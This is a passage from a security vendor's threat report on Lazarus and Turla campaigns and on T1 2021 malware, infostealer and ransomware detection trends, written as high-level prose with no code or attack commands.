So far, we have managed to find three of the multiple components comprising Vyveva – its installer, loader and the backdoor. The backdoor, its main component, connects to C&C servers and executes commands issued by the threat actors, such as file and process operations, and information gathering. There is also a less common command used for file timestomping that can copy time metadata from a donor file to a destination file or use a random date.

To communicate with its C&C server, Vyveva uses a Tor library based on the official Tor source code. It contacts the C&C at three-minute intervals, sending information about the victim computer and its drives before receiving commands.

WeLiveSecurity blogpost [21]

Lazarus group Threat Report exclusive

Lazarus group: 2 TOY GUYS campaign


Recently, two threat intelligence reports about activities of Lazarus were published: *ASEC report Vol.102* [22] by AhnLab and *Lazarus Group Recruitment: Threat Hunters vs Head Hunters* [23] with Positive Technologies Security. Malicious executables described in these two reports were signed by a code-signing certificate issued to *2 TOY GUYS LLC* [24]; a company registered in Florida at the beginning of 2020, with no official website or email address available.

The executables signed with the 2 TOY GUYS certificate are a dropper mentioned in the AhnLab report, and a trojanized SQLite sample. Both reports describe the unifying theme of the initial phase of these attacks: Word documents that target job seekers.

The attackers seem to follow the same pattern regarding the code-signing certificates they use. There are more Lazarus operations with different, but similar certificates. The repeating pattern here is that they were issued by Sectigo to relatively unknown American companies, with no apparent business that requires digital code-signing certificates and having no online presence in general.

- *726 Lucile Development LLC* [25], New Mexico (*Operation In(ter)ception* [26], harryifrost@yahoo[.]com)
- *BRAIN Technology INC* [27], Oklahoma (*Operation In(ter)ception* [21], lucasvcastillo.x@gmail[.]com)
- *Alexis Security Group LLC* [28], Arizona (*the attack via WIZVERA VeraPort* [29], RaymondJBurkett@protonmail[.]com)
- *DREAM SECURITY USA INC* [30], California (*the attack via WIZVERA VeraPort* [24], no email)
- *"A" MEDICAL OFFICE, PLLC* [31], New York (*the attack against security researchers* [32], no email)

The aforementioned Positive Technologies report describes a downloader named *Agamemnon* [33]. Its name is derived from a character string found in the binary. In Greek mythology, Agamemnon was the



Character strings in Lazarus samples related to Greek mythology

king of Mycenae who commanded the united Greek armed forces in the Trojan War. This is another piece in the puzzle fitting the Lazarus group's original naming convention of their tools, since *Troy* [34] is their usual designation for their backdoors. Also, there is the `Achilleus` string in the executables also seen in the intrusion set used in Operation VANXATM.

Indicators of Compromise (IoCs) [18]

Turla group Threat Report exclusive

Turla, also known as Snake, is a cyberespionage group that has been active for more than ten years, targeting mainly governments and defense companies. It is best known for its usage of quite advanced Windows malware such as Crutch [35], LightNeuron [36] and ComRAT [37].

Turla: A next-gen APT at the edge of cloudification

In January 2021, ESET Research uncovered a new backdoor on a server belonging to a Ministry of Foreign Affairs in Eastern Europe. Other malicious artifacts such as PowerShell scripts allowed us to attribute this implant to Turla.


Named NETVulture and developed in C#, this new backdoor uses OneDrive as its C&C server and relies on Microsoft Graph authentication to access the cloud storage, like a normal application using OneDrive would, in order to receive commands or exfiltrate data. We believe that the group is creating its own OneDrive accounts and not using accounts stolen from its victims.

In addition to NETVulture, on the Microsoft Exchange server of the same Ministry, we found a variant of the China Chopper webshell we called TurlaChopper. We believe that the initial access leveraged a remote code execution vulnerability in the Exchange server program, namely *CVE-2020-0688* [38].


Despite being low profile in the last months, this shows that Turla still has its sights set on its regular targets, especially diplomats, and is expanding its malware arsenal.

STATISTICS & TRENDS

The threat landscape in T1 2021 as seen by ESET telemetry



Rate of malware detections in T1 2021



Overall threat detection trend in T3 2020 – T1 2021, seven-day moving average

THREAT LANDSCAPE OVERVIEW

Overall detection trends remain stable as new developments unfold in the threat landscape.

The number of all threat detections in T1 2021 remained more or less the same as in T3 2020, only experiencing a slight decrease of 5%. Even if not much changed in the number of detections, it cannot be said that the overall threat landscape painted a boring picture.


Downloaders took a heavy blow due to the disruption and eventual shutdown of the Emotet botnet by law enforcement authorities. This takedown had a negative impact on many prominent malware families that had depended on it as their primary means of distribution. Downloaders using malicious macros still remained the top email threat, but the disappearance of Emotet meant a decrease in spam detections.

Meanwhile, ransomware gangs exploited the recent Microsoft Exchange Server vulnerabilities and many families that belong to this category earned a fortune due to double-extortion, simultaneously encrypting and stealing data, threatening to leak it if the ransom is not paid. In the realm of cryptocurrency criminality, the vision of getting rich thanks to the rising prices of various cryptocoins acted as a powerful lure for malware operators. The category of infostealers was marked by the rapid growth of the malware as a service business model, predominantly led by Agent Tesla spyware. As for exploits, the number of RDP attacks continued to grow, albeit at a slower pace than in the past. In contrast to RDP, the number of SQL and SMB detections, along with the EternalBlue and BlueKeep exploits, decreased.

Even though Mac threat detections went down, macOS trojans grew by 60% between T3 2020 and T1 2021 and managed to catch up to the potentially unwanted applications (PUAs). While overall Android detections also decreased, Android banking malware has increased by 159% when compared to T3.

The decline in web threat detections continued but did not prevent new developments on the homoglyph scene, which focused on blockchain domains. Lastly, in the IoT category, the Mozi botnet managed to amass hundreds of thousands of bots due to several vulnerabilities.

Looking at the top 10 malware detections across all families, the key players remained mostly the same. The top of the chart stayed quite stable, with HTML/Phishing.Agent trojan jumping to third place, swapping places with HTML/Fraud trojan which fell from third to sixth place, while more movement happened in the bottom half of the list. The one newcomer to the club is MSIL/TrojanDownloader.Agent trojan, which climbed up the ranks from twelfth place in T3, and now resides at number nine.



Top 10 malware detections in T1 2021 (% of malware detections)

TOP 10 MALWARE DETECTIONS

→ VBA/TrojanDownloader.Agent trojan

This detection typically covers maliciously crafted Microsoft Office files that try to manipulate potential victims into enabling the execution of malicious macros. Upon execution, the enclosed malicious macro typically downloads and executes additional malware. The malicious documents are usually sent as email attachments, disguised as important information relevant to the recipient.

→ LNK/Agent trojan

LNK/Agent is a detection name for malware utilizing Windows LNK shortcut files to execute other files on the system. Shortcut files have been gaining popularity among attackers, as they are typically considered benign and less likely to raise suspicion. LNK/Agent files don't contain any payload and are usually parts of other, more complex malware. They are often used to achieve persistence of the main malicious files on the system or as a part of the compromise vector.

↗ HTML/Phishing.Agent trojan HTML/Fraud trojan

HTML/Phishing.Agent is a detection name for malicious HTML code often used in a phishing email's attachment. When such an attachment is opened, a phishing site is opened in the web browser, posing as an official banking, payment service or social networking website. The website requests credentials or other sensitive information, which is then sent to the attacker.

→ Win/Exploit.CVE-2017-11882 trojan

This detection name stands for specially crafted documents exploiting the *CVE-2017-11882* [39] vulnerability found in the Microsoft Equation Editor, a component of Microsoft Office. The exploit is publicly available and usually used as the first stage of compromise. When the user opens the malicious document, the exploit is triggered and its shellcode executed. Additional malware is then downloaded onto the computer to perform arbitrary malicious actions.

→ DOC/TrojanDownloader.Agent trojan

This classification represents malicious Microsoft Word documents that download further malware from the internet. The documents are often disguised as invoices, forms, legal documents, or other seemingly important information. They may rely on malicious macros, embedded Packager (and other) objects, or even serve as decoy documents to distract the recipient while malware is downloaded in the background.

↘ HTML/Fraud trojan

HTML/Fraud detections cover various types of fraudulent, HTML-based content, distributed with the aim of gaining money or other profit from the victim's involvement. This includes scam websites, as well as HTML-based emails and email attachments. In such an email, recipients may be tricked into believing they have won a lottery prize and are then requested to provide personal details. Another common case is the so-called *advance fee scam* [40], such as the notorious Nigerian Prince Scam aka "419 scam".

↗ DOC/Fraud trojan

DOC/Fraud detections mainly cover Microsoft Word documents with various types of fraudulent content, distributed via email. The purpose of this threat is to profit from the victim's involvement – for example, by persuading victims to disclose online account credentials or sensitive data. Recipients might be tricked into believing that they have won a lottery prize or been offered a very favorable loan. The documents often contain links to websites where victims are asked to fill in personal information.

↘ JS/Agent trojan

This detection name covers various malicious JavaScript files. These are often obfuscated to avoid static detections. They are typically placed onto compromised but otherwise legitimate websites, with the aim of achieving drive-by compromise of visitors.

↗ MSIL/TrojanDownloader.Agent trojan

MSIL/TrojanDownloader.Agent is a detection name for malicious software written for the Windows platform, and that uses .NET Framework; this malware tries to download other malware using various methods. It usually contains either a URL or a list of URLs leading to the final payload. This malware often acts as the first layer of a much more complex package, taking care of the installation part on the victimized system.

↘ MSIL/Spy.Agent trojan

MSIL/Spy.Agent is a family of trojans generally used as backdoors, usually with the ability to be controlled remotely. Such trojans get data and commands from a remote host and serve to acquire sensitive information, log keystrokes, and gain control over the camera or the microphone of the victim. The most commonly detected variant is MSIL/Spy.Agent.AES, also known as Agent Tesla.


INFOSTEALERS

Agent Tesla reigns supreme and TrickBot comes back from the brink of death.


Infostealers, a new category introduced in this ESET Threat Report, comprise banking malware, spyware, backdoors and cryptostealers, meaning any malware with data theft as its main purpose. In T1 2021, backdoors, cryptostealers and banking malware all decreased significantly, but the category of infostealers as a whole grew by almost 12% when compared to T3 2020. This is mostly owing to the rise of spyware, which grew by 31.7% in T1 and experienced several spikes, caused by Win32/Formbook.AA, an RAT that logs keystrokes, and collects usernames and passwords from the victimized computer, then sends the stolen data to a remote machine.

The top 10 infostealer detections were also dominated by spyware: the first four places are taken by spyware families, the first being MSIL/Spy.Agent, a group of RATs with 24.1%, the second the already mentioned Win/Formbook trojan with 18.2%, followed by Win/PSW.Fareit trojan and Win/HoudRat trojan, accounting for 9.3% and 5.3% of detections, respectively.

MSIL/Spy.Agent is a .NET-based family that also makes up 36.7% of detected spyware. Admittedly, its lead has shrunk from T3, where it constituted just short of half (49.9%) of all spyware detections. The overwhelming majority of MSIL/Spy.Agent attack attempts registered by ESET telemetry belonged to a single variant – MSIL/Spy.Agent.AES, also known as Agent Tesla – which is offered as malware as a service (MaaS). To stay in the lead, Agent Tesla is continuously evolving: adding *new evasion techniques* [41] to help the malware get past security tools and achieve persistence on a device, updating the way it captures data, and extending the list of targeted applications.



Top 10 infostealer families in T1 2021 (% of infostealer detections)



Infostealer detections trend in T3 2020 – T1 2021, seven-day moving average

The rest of the top 10 infostealers are made up of backdoors, with the only exception being the sixth place that went to banking malware, specifically JS/Spy.Banker. The most detected cryptostealer, Win/PSW.Delf, stayed just outside the top 10, placing eleventh.

Even with their strong position in the top 10 chart, backdoors experienced a significant decrease of 42% in T1 2021, dropping in January and then managing to stay more or less steady with two small spikes until the end of April. Nowadays, backdoors are usually employed as one of the components of a multistage attack, while in most other cases, attackers tend to go for RAT tools.

There was no particular backdoor family that all out dominated the others. Win/RanumBot was the most detected backdoor with just 11.4%. The Win/Vools family came in second again, accounting for 9.2% of detections. PHP/WebShell backdoor detections dropped from first place in T3 2020, with 15.8%, to 8.4% that places it third this time.

Continuing the trend from 2020, banking malware kept on going down, this time by 21.5% from T3. As was also the case in T3 2020, some LATAM banking trojans, such as Grandoreiro and Mekotio,


were waging campaigns in Europe, predominantly in Spain. Other European countries targeted were Belgium, France, Italy and Portugal.

The most prevalent family in the banking malware category in T1 2021 remained JS/Spy.Banker, which accounted for 38% of detections. The second most detected banking malware was MSIL/ClipBanker with almost 12%, a notable increase from 7% in T3 2020, when it placed third. Interestingly, TrickBot, which suffered a huge setback in T3, still managed to place in the top 10 this time.


Indeed, TrickBot seems to have mostly recovered after the disruption in October 2020. It raised itself back up as early as January with a *new phishing campaign* [42] aimed at legal and insurance companies in North America. Then in February, TrickBot *gained a new module* [43] for network reconnaissance designed to survey local networks using the open source masscan tool. That same month, ESET telemetry recorded several spikes in TrickBot activity related to the variant Win32/TrickBot.CR. It seems that while the earlier disruption of this malware was a significant blow to its operations, further efforts will be necessary in the future to dispose of TrickBot for good.

Even TrickBot's resilience did not help it beat Qbot, which once again reached higher numbers. While it used to be the payload of the now-gone Emotet, it proved to be adaptable and is now spreading through other means, such as a *malspam campaign* [44] that relies on XLM macros. It also appears that Qbot has received significant updates to the decryption algorithms for its internal configuration.

As mentioned in the *Cryptocurrency Threats* section of the report, cryptostealers did not have a very successful T1. They decreased by 28% compared to T3 2020 and their most detected family remains



TrickBot and Qbot detection trends in T3 2020 – T1 2021, seven-day moving average



Rate of infostealer detections in 2021

Win/PSW.Delf, with 48.7% of all cryptostealer detections.

When it comes to countries facing the highest number of infostealer threats, the unwanted victory belongs to Turkey with 8.6%, followed by Spain, which was targeted by 7.2% of attacks. Japan came in third with 5.6% of infostealer detections.

EXPERT COMMENT

The popularity of Agent Tesla can be explained by its affordability – it offers full-scale spyware functionality for a very low price, while also providing technical support. Its campaigns have been getting very sophisticated, spreading through legitimate email addresses and using current events as phishing lures. This applies to spyware in general, which explains the rising numbers of this category. As with Agent Tesla, more and more of these pieces of malware are being offered as MaaS RAT tools, such as Rescoms and NanoCore.

In some respects, spyware can be even more dangerous than ransomware, since ransomware attacks can usually be weathered by having proper backups, but data leaks are often discovered late, after the damage has been already done.

Juraj Jánošík, ESET Head of Automated Threat Detection and Machine Learning


RANSOMWARE

Ransomware gangs exploit recent Microsoft Exchange Server vulnerabilities, add worm-like capabilities, and earn hundreds of millions of dollars, attracting new players to the scene.


ESET telemetry shows another period of decline for ransomware in T1 2021. While a 27% drop in detections might seem high, it represents a slowdown in decline when compared to the 47% descent observed in T3 2020.

The reason for this continuing trend is the change in distribution vectors. Ransomware sent directly in emails or via links is nowadays an uncommon sight and cybercriminals prefer to pay for botnet services, opt for downloaders, look for vulnerabilities or use brute force to break into a network via remote access. Ransomware is thus only employed as the last stage of a compromise chain. Due to this multistep nature, most of the attacks intending to deliver ransomware are identified, blocked, and statistically logged by other ESET layers and are thus not accounted for in our ransomware category.

Looking at the top 10, Win/Filecoder.WannaCryptor remained in the leading position with 41% of all ransomware detections, trying to spread to machines still vulnerable to the EternalBlue exploit. Incidents involving high-profile gangs also made it into the top 10 for example, in second, Win/Filecoder.Phobos with 6.7%, fourth Win/Filecoder.Sodinokibi with 3.8% and sixth Win/Filecoder.Avaddon with 3.4%. Notably absent was Win/Filecoder.STOP, which has been knocked out of top 10 despite it being in the third spot with a 6.7% share in T3 2020.



Top 10 ransomware families in T1 2021 (% of ransomware detections)



Ransomware detection trend in T3 2020 – T1 2021, seven-day moving average

Large earnings of gangs running and participating in ransomware-as-a-service schemes worked as a magnet and attracted other cybercriminals to this part of the threatscape. New players that surfaced in T1 2021 included Black Kingdom, *FiveHands* [45], Makop, Mamba, and Mansory – which, due to its code resemblance, seems to be a renamed version of the Nemty/Nephilim ransomware.

There was one newbie that made a name for itself in T1 2021 – namely Babuk Locker – detected by ESET as Win/Filecoder.Babyk. This gang targeted several high-profile victims such as the Metropolitan Police Department of the District of Columbia, NBA basketball team the Houston Rockets, as well as systems of military contractor The PDI Group. To attract even more attention to themselves, the gang announced toward the end of T1 2021 that it will not encrypt victims' data anymore and plans to focus solely on data theft and extortion.

In the good news section, there were a few ransomware gangs that left this nasty business in T1

2021. One quite visible example was NetWalker ransomware, whose operation was targeted by a police raid of US and Bulgarian authorities. One person has been arrested and officers also seized the dark-web site used by the group to leak victims' stolen data.

This raid, together with Emotet's takedown, probably caused some sleepless nights for other ransomware actors possibly resulting in Ziggy ransomware calling it quits. In their final statement, its operators voiced remorse over their actions and promised to refund victims and release all decryption keys. Operators of Fonix ransomware followed suit, blaming their – now-concluded – cybercriminal activity on the bad economic situation.

Operators of now-defunct Fonix ransomware cited bad economy as the reason for their cybercriminal activities

